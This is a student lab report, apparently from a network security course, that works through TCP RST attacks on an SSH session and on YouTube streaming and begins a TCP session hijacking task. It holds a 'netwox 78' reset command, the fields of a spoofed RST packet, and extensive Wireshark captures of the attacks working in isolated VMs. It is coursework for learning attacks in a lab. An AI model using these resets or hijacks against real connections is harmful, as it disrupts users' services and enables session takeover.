
0 packages can be updated.
0 updates are security updates.

Last login: Wed Sep 22 13:36:20 2021 from 10.0.2.7
[09/22/21]seed@ankith_j_rai_PES1UG19CS069:~$ █
```

We can see that ssh connection has been established between the client and server.



No.	Time	Source	Destination	Protocol	Length	Info
4	2021-09-22 13:39:45.9551040...	10.0.2.7	10.0.2.8	SSHv2	109	Client: Protocol (SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.2)
6	2021-09-22 13:39:45.9597024...	10.0.2.8	10.0.2.7	SSHv2	109	Server: Protocol (SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.2)
8	2021-09-22 13:39:45.9604463...	10.0.2.8	10.0.2.7	SSHv2	1044	Server: Key Exchange Init
10	2021-09-22 13:39:45.9609241...	10.0.2.7	10.0.2.8	SSHv2	1404	Client: Key Exchange Init
12	2021-09-22 13:39:46.0058791...	10.0.2.7	10.0.2.8	SSHv2	116	Client: Diffie-Hellman Key Exchange Init
14	2021-09-22 13:39:46.0101451...	10.0.2.8	10.0.2.7	SSHv2	432	Server: Diffie-Hellman Key Exchange Reply, New Keys, Encrypted packet (len=84)
15	2021-09-22 13:39:46.0131902...	10.0.2.7	10.0.2.8	SSHv2	84	Client: New Keys
17	2021-09-22 13:39:46.0578497...	10.0.2.7	10.0.2.8	SSHv2	112	Client: Encrypted packet (len=44)
19	2021-09-22 13:39:46.0583526...	10.0.2.8	10.0.2.7	SSHv2	112	Server: Encrypted packet (len=44)
20	2021-09-22 13:39:46.0584711...	10.0.2.7	10.0.2.8	SSHv2	128	Client: Encrypted packet (len=60)
21	2021-09-22 13:39:46.0603599...	10.0.2.8	10.0.2.7	SSHv2	120	Server: Encrypted packet (len=52)
23	2021-09-22 13:39:48.6119497...	10.0.2.7	10.0.2.8	SSHv2	152	Client: Encrypted packet (len=84)
24	2021-09-22 13:39:48.6256598...	10.0.2.8	10.0.2.7	SSHv2	96	Server: Encrypted packet (len=28)
26	2021-09-22 13:39:48.6258491...	10.0.2.7	10.0.2.8	SSHv2	180	Client: Encrypted packet (len=112)
28	2021-09-22 13:39:48.6894356...	10.0.2.8	10.0.2.7	SSHv2	1008	Server: Encrypted packet (len=940)
30	2021-09-22 13:39:48.7324845...	10.0.2.8	10.0.2.7	SSHv2	112	Server: Encrypted packet (len=44)
32	2021-09-22 13:39:48.7326343...	10.0.2.7	10.0.2.8	SSHv2	520	Client: Encrypted packet (len=452)
34	2021-09-22 13:39:48.7336741...	10.0.2.8	10.0.2.7	SSHv2	176	Server: Encrypted packet (len=108)
35	2021-09-22 13:39:48.7368705...	10.0.2.8	10.0.2.7	SSHv2	432	Server: Encrypted packet (len=364)
37	2021-09-22 13:39:48.7663683...	10.0.2.7	10.0.2.8	SSHv2	152	Server: Encrypted packet (len=84)



From the above screenshot we can see that:

- 1)Next sequence number is **740851015**
- 2)Source ip address is **10.0.2.8**
- 3)Destination ip address is **10.0.2.7**
- 4)source port number is **22**
- 5)Destination port number is **48494**

```
[09/22/21]seed@ankith_j_rai_PES1UG19CS069:~/.../week2$ sudo python reset_ssh.py
[09/22/21]seed@ankith_j_rai_PES1UG19CS069:~/.../week2$
```

Sending reset packet			
version	: BitField (4 bits)	= 4	(4)
ihl	: BitField (4 bits)	= None	(None)
tos	: XByteField	= 0	(0)
len	: ShortField	= None	(None)
id	: ShortField	= 1	(1)
flags	: FlagsField (3 bits)	= <Flag 0 ()>	(<Flag 0 ()>)
frag	: Bitfield (13 bits)	= 0	(0)
ttl	: ByteField	= 64	(64)
proto	: ByteEnumField	= 6	(0)
chksum	: XShortField	= None	(None)
src	: SourceIPField	= '10.0.2.8'	(None)
dst	: DestIPField	= '10.0.2.7'	(None)
options	: PacketListField	= []	([])
<hr/>			
sport	: ShortEnumField	= 22	(20)
dport	: ShortEnumField	= 48494	(80)
seq	: IntField	= 740851015	(0)
ack	: IntField	= 0	(0)
dataofs	: BitField (4 bits)	= None	(None)
reserved	: BitField (3 bits)	= 0	(0)
flags	: FlagsField (9 bits)	= <Flag 4 (R)>	(<Flag 2 (S)>)
window	: ShortField	= 8192	(8192)
checksum	: XShortField	= None	(None)
urgptr	: ShortField	= 0	(0)
options	: TCPOptionsField	= []	([])

SeedUbuntu Clone [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminal File Edit View Search Terminal Help

```
[09/22/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$ ssh 10.0.2.8
seed@10.0.2.8's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Wed Sep 22 13:36:20 2021 from 10.0.2.7
[09/22/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$ packet_write_wait: Connection to 10.0.2.8 port 22: Broken pipe
[09/22/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$
```

SeedUbuntu Clone [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	2021-09-22 13:45:20.9541984...	:::1	:::1	UDP	64	53186 - 39393 Len=0
2	2021-09-22 13:45:23.2957613...	PcsCompu_ff:48:ce		ARP	62	Who has 10.0.2.7? Tell 10.0.2.5
3	2021-09-22 13:45:23.2957730...	PcsCompu_e4:52:98		ARP	44	10.0.2.7 is at 08:00:27:e4:52:98
4	2021-09-22 13:45:23.2988671...	10.0.2.8	10.0.2.7	TCP	62	22 - 48494 [RST] Seq:740851015 Win=8192 Len=0

SeedUbuntu Clone [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Wireshark

Wireshark - Packet 4: wireshark\_any\_20210922134518\_elbwH

► Linux cooked capture

▼ Internet Protocol Version 4, Src: 10.0.2.8, Dst: 10.0.2.7

- 0100 .... = Version: 4
- .... 0101 = Header Length: 20 bytes (5)
- Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
- Total Length: 40
- Identification: 0x0001 (1)
- Flags: 0x00
- Fragment offset: 0
- Time to live: 64
- Protocol: TCP (6)
- Header checksum: 0x62c1 [validation disabled]
- [Header checksum status: Unverified]
- Source: 10.0.2.8
- Destination: 10.0.2.7
- [Source GeoIP: Unknown]
- [Destination GeoIP: Unknown]

▼ Transmission Control Protocol, Src Port: 22, Dst Port: 48494, Seq: 740851015, Len: 0

- Source Port: 22
- Destination Port: 48494
- [Stream index: 0]
- [TCP Segment Len: 0]
- Sequence number: 740851015
- Acknowledgment number: 0
- Header Length: 20 bytes
- Flags: 0x004 (RST)
- Window size value: 8192
- [Calculated window size: 8192]
- [Window size scaling factor: -1 (unknown)]
- Checksum: 0x10de [unverified]
- [Checksum Status: Unverified]
- Urgent pointer: 0

► VSS-Monitoring ethernet trailer, Source Port: 0

From the above screenshot we can see that the ssh connection has been broken as we can see in the client terminal(ip address = 10.0.2.7)  
**packet\_write\_wait: Connection to 10.0.2.8 port 22: Broken pipe** has been returned.


### Task 3: TCP RST Attacks on Video Streaming Applications

SeedUbuntu [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminal

```
[09/23/21] seed@ankith_j_rai_PES1UG19CS069:~/.../week2$ sudo netwox 78 --filter "src host 10.0.2.5"
```




SeedUbuntu Clone [Running] - Oracle VM VirtualBox


File Machine View Input Devices Help

Capturing from any

No.	Time	Source	Destination	Protocol	Length	Info
32519	2021-09-23 05:53:07.6487648..	127.0.0.1	127.0.1.1	DNS	89	Standard query 0xc0c4 AAAA www.youtube.com.domain.name
32520	2021-09-23 05:53:07.6487775..	127.0.1.1	127.0.1.1	DNS	89	Standard query response 0xc0c4 Refused AAAA www.youtube.com.domain.name
32521	2021-09-23 05:53:07.6487877..	127.0.0.1	127.0.1.1	DNS	89	Standard query 0xc0c4 AAAA www.youtube.com.domain.name
32522	2021-09-23 05:53:07.6487988..	127.0.1.1	127.0.1.1	DNS	89	Standard query response 0xc0c4 Refused AAAA www.youtube.com.domain.name
32523	2021-09-23 05:53:07.6488458..	127.0.0.1	127.0.1.1	DNS	77	Standard query 0x6439 AAAA www.youtube.com
32524	2021-09-23 05:53:07.6488608..	127.0.1.1	127.0.1.1	DNS	77	Standard query response 0x6439 Refused AAAA www.youtube.com
32525	2021-09-23 05:53:07.6488721..	127.0.0.1	127.0.1.1	DNS	77	Standard query 0x6439 AAAA www.youtube.com
32526	2021-09-23 05:53:07.6488837..	127.0.1.1	127.0.1.1	DNS	77	Standard query response 0x6439 Refused AAAA www.youtube.com
32527	2021-09-23 05:53:07.6488943..	127.0.0.1	127.0.1.1	DNS	89	Standard query 0x3a6d AAAA www.youtube.com.domain.name
32528	2021-09-23 05:53:07.6489062..	127.0.1.1	127.0.1.1	DNS	89	Standard query response 0x3a6d Refused AAAA www.youtube.com.domain.name
32529	2021-09-23 05:53:07.6489168..	127.0.0.1	127.0.1.1	DNS	89	Standard query 0x3a6d AAAA www.youtube.com.domain.name
32530	2021-09-23 05:53:07.6489276..	127.0.1.1	127.0.1.1	DNS	89	Standard query response 0x3a6d Refused AAAA www.youtube.com.domain.name
32531	2021-09-23 05:53:16.7924718..	124.46.245.14	10.0.2.7	TCP	62	[TCP Spurious Retransmission] 443 - 45546 [FIN, ACK] Seq=560634569 ACK=4166001316 Win=32768 Len=0
32532	2021-09-23 05:53:17.3408134..	172.217.167.166	10.0.2.7	TCP	138	[TCP Retransmission] 443 - 60894 [PSH, ACK] Seq=18938 ACK=517963881 Win=32768 Len=80
32533	2021-09-23 05:53:17.3408229..	172.217.167.166	10.0.2.7	TCP	119	[TCP Retransmission] 443 - 60894 [FIN, PSH, ACK] Seq=19010 Ack=517963881 Win=32768 Len=63
32534	2021-09-23 05:53:17.8442491..	172.217.167.182	10.0.2.7	TCP	138	[TCP Retransmission] 443 - 56808 [PSH, ACK] Seq=32899 Ack=1290671174 Win=31568 Len=80
32535	2021-09-23 05:53:17.8442723..	172.217.167.182	10.0.2.7	TCP	119	[TCP Retransmission] 443 - 56808 [FIN, PSH, ACK] Seq=32979 Ack=1290671174 Win=31568 Len=63
32536	2021-09-23 05:53:25.9375743..	:1	::1	UDP	64	66642 - 52139 Len=0
32537	2021-09-23 05:53:27.9183882..	142.250.192.139	10.0.2.7	TCP	136	[TCP Retransmission] 443 - 46398 [PSH, ACK] Seq=22193 Ack=2584754245 Win=32676 Len=88
32538	2021-09-23 05:53:27.9184011..	142.250.192.130	10.0.2.7	TCP	119	[TCP Retransmission] 443 - 46398 [FIN, PSH, ACK] Seq=22273 Ack=2584754245 Win=32676 Len=63
32539	2021-09-23 05:53:32.4522353..	142.250.192.46	10.0.2.7	TCP	138	[TCP Retransmission] 443 - 50944 [PSH, ACK] Seq=254095 Ack=3417266357 Win=32615 Len=80
32540	2021-09-23 05:53:32.4522454..	142.250.192.46	10.0.2.7	TCP	119	[TCP Retransmission] 443 - 50944 [FIN, PSH, ACK] Seq=254175 Ack=3417266357 Win=32615 Len=63
32541	2021-09-23 05:53:33.4600645..	142.251.42.66	10.0.2.7	TCP	136	[TCP Retransmission] 443 - 44802 [PSH, ACK] Seq=26284 Ack=3554173156 Win=31599 Len=89
32542	2021-09-23 05:53:33.4600873..	142.251.42.66	10.0.2.7	TCP	119	[TCP Retransmission] 443 - 44802 [FIN, PSH, ACK] Seq=26304 Ack=3554173156 Win=31599 Len=63
32543	2021-09-23 05:53:37.4895867..	216.58.196.66	10.0.2.7	TCP	138	[TCP Retransmission] 443 - 32879 [PSH, ACK] Seq=21248 Ack=3865242678 Win=32676 Len=80
32544	2021-09-23 05:53:37.4895987..	216.58.196.66	10.0.2.7	TCP	119	[TCP Retransmission] 443 - 32878 [FIN, PSH, ACK] Seq=21328 Ack=3865242878 Win=32676 Len=63
32545	2021-09-23 05:53:37.4895998..	142.250.76.162	10.0.2.7	TCP	138	[TCP Retransmission] 443 - 40504 [PSH, ACK] Seq=23516 Ack=1815406895 Win=31569 Len=80
32546	2021-09-23 05:53:37.4896001..	142.250.76.162	10.0.2.7	TCP	119	[TCP Retransmission] 443 - 40504 [FIN, PSH, ACK] Seq=23596 Ack=1815406505 Win=31569 Len=63
32547	2021-09-23 05:53:37.6562093..	127.0.0.1	127.0.1.1	DNS	77	Standard query 0xb0f1 AAAA www.youtube.com
32548	2021-09-23 05:53:37.6562456..	127.0.1.1	127.0.1.1	DNS	77	Standard query response 0xb0f1 Refused AAAA www.youtube.com
32549	2021-09-23 05:53:37.6564016..	127.0.0.1	127.0.1.1	DNS	77	Standard query 0xb0f1 AAAA www.youtube.com
32550	2021-09-23 05:53:37.6564182..	127.0.1.1	127.0.0.1	DNS	77	Standard query response 0xb0f1 Refused AAAA www.youtube.com
32551	2021-09-23 05:53:37.6564318..	127.0.0.1	127.0.1.1	DNS	89	Standard query 0xb0a0 AAAA www.youtube.com.domain.name
32552	2021-09-23 05:53:37.6564449..	127.0.1.1	127.0.0.1	DNS	89	Standard query response 0xb0a0 Refused AAAA www.youtube.com.domain.name




From above screenshot we can see that packet is sent from 142.251.42.66 (random ip address) to 10.0.2.7(victim machine) which is connected to youtube hence disruption of video streaming occurs as the tcp connections gets broken.



As a result of breakdown in connection as a result there is buffering of the video in YouTube.

## Task 4: TCP Session Hijacking

Using Netwox Command:



In the above screenshot we can see the new.txt file in the TCP folder in server machine.

SeedUbuntu Clone [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

any

telnet

No.	Time	Source	Destination	Protocol	Length	Info
37	2021-09-23 13:19:02.0727073...	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
39	2021-09-23 13:19:02.2550057...	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
41	2021-09-23 13:19:02.4449748...	10.0.2.7	10.0.2.8	TELNET	70	Telnet Data ...
43	2021-09-23 13:19:02.4504037...	10.0.2.8	10.0.2.7	TELNET	70	Telnet Data ...
45	2021-09-23 13:19:02.4653490...	10.0.2.8	10.0.2.7	TELNET	131	Telnet Data ...
47	2021-09-23 13:19:02.4657595...	10.0.2.8	10.0.2.7	TELNET	70	Telnet Data ...
49	2021-09-23 13:19:02.5323716...	10.0.2.8	10.0.2.7	TELNET	131	Telnet Data ...
51	2021-09-23 13:19:02.5327795...	10.0.2.8	10.0.2.7	TELNET	282	Telnet Data ...
53	2021-09-23 13:19:02.6688639...	10.0.2.8	10.0.2.7	TELNET	113	Telnet Data ...
55	2021-09-23 13:19:03.8352845...	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
56	2021-09-23 13:19:03.8358727...	10.0.2.8	10.0.2.7	TELNET	69	Telnet Data ...
58	2021-09-23 13:19:04.0037664...	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
59	2021-09-23 13:19:04.0643850...	10.0.2.8	10.0.2.7	TELNET	69	Telnet Data ...
61	2021-09-23 13:19:04.5194833...	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
62	2021-09-23 13:19:04.5207244...	10.0.2.8	10.0.2.7	TELNET	69	Telnet Data ...
64	2021-09-23 13:19:04.8742628...	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
66	2021-09-23 13:19:04.8747671...	10.0.2.8	10.0.2.7	TELNET	69	Telnet Data ...
67	2021-09-23 13:19:05.1029366...	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
68	2021-09-23 13:19:05.1034328...	10.0.2.8	10.0.2.7	TELNET	69	Telnet Data ...
70	2021-09-23 13:19:05.4203912...	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
71	2021-09-23 13:19:05.4216696...	10.0.2.8	10.0.2.7	TELNET	69	Telnet Data ...
73	2021-09-23 13:19:06.0105969...	10.0.2.7	10.0.2.8	TELNET	70	Telnet Data ...
74	2021-09-23 13:19:06.0136352...	10.0.2.8	10.0.2.7	TELNET	70	Telnet Data ...
76	2021-09-23 13:19:06.0142035...	10.0.2.8	10.0.2.7	TELNET	117	Telnet Data ...
77	2021-09-23 13:19:08.3854939...	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
78	2021-09-23 13:19:08.3867194...	10.0.2.8	10.0.2.7	TELNET	69	Telnet Data ...
80	2021-09-23 13:19:08.5536693...	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
82	2021-09-23 13:19:08.5541430...	10.0.2.8	10.0.2.7	TELNET	69	Telnet Data ...
84	2021-09-23 13:19:09.8456884...	10.0.2.7	10.0.2.8	TELNET	70	Telnet Data ...
85	2021-09-23 13:19:09.8504516...	10.0.2.8	10.0.2.7	TELNET	70	Telnet Data ...
87	2021-09-23 13:19:09.8913249...	10.0.2.8	10.0.2.7	TELNET	75	Telnet Data ...
89	2021-09-23 13:19:09.8916645...	10.0.2.8	10.0.2.7	TELNET	117	Telnet Data ...
91	2021-09-23 13:19:09.8938801...	10.0.2.8	10.0.2.7	TELNET	117	Telnet Data ...

SeedUbuntu Clone [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

any

Wireshark

Wireshark - Packet 84 · wireshark\_any\_20210923131856\_pcob55

```

Frame 84: 70 bytes on wire (560 bits), 70 bytes captured (560 bits) on interface 0
  Linux cooked capture
  ▶ Internet Protocol Version 4, Src: 10.0.2.7, Dst: 10.0.2.8
    0100 ... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  ▶ Differentiated Services Field: 0x10 (DSCP: Unknown, ECN: Not-ECT)
    Total Length: 54
    Identification: 0x2d6e (11630)
    Flags: 0x02 (Don't Fragment)
    Fragment offset: 0
    Time to live: 64
    Protocol: TCP (6)
    Header checksum: 0xf535 [validation disabled]
    [Header checksum status: Unverified]
    Source: 10.0.2.7
    Destination: 10.0.2.8
    [Source GeoIP: Unknown]
    [Destination GeoIP: Unknown]
  ▶ Transmission Control Protocol, Src Port: 46172, Dst Port: 23, Seq: 3520366573, Ack: 3478544808, Len: 2
    Source Port: 46172
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 2]
    Sequence number: 3520366573
    [Next sequence number: 3520366575]
    Acknowledgment number: 3478544808
    Header Length: 32 bytes
    Flags: 0x018 (PSH, ACK)
    Window size value: 237
    [Calculated window size: 30336]
    [Window size scaling factor: 128]
    Checksum: 0x1837 [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
    Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
    [SEQ/ACK analysis]
  ▶ Telnet

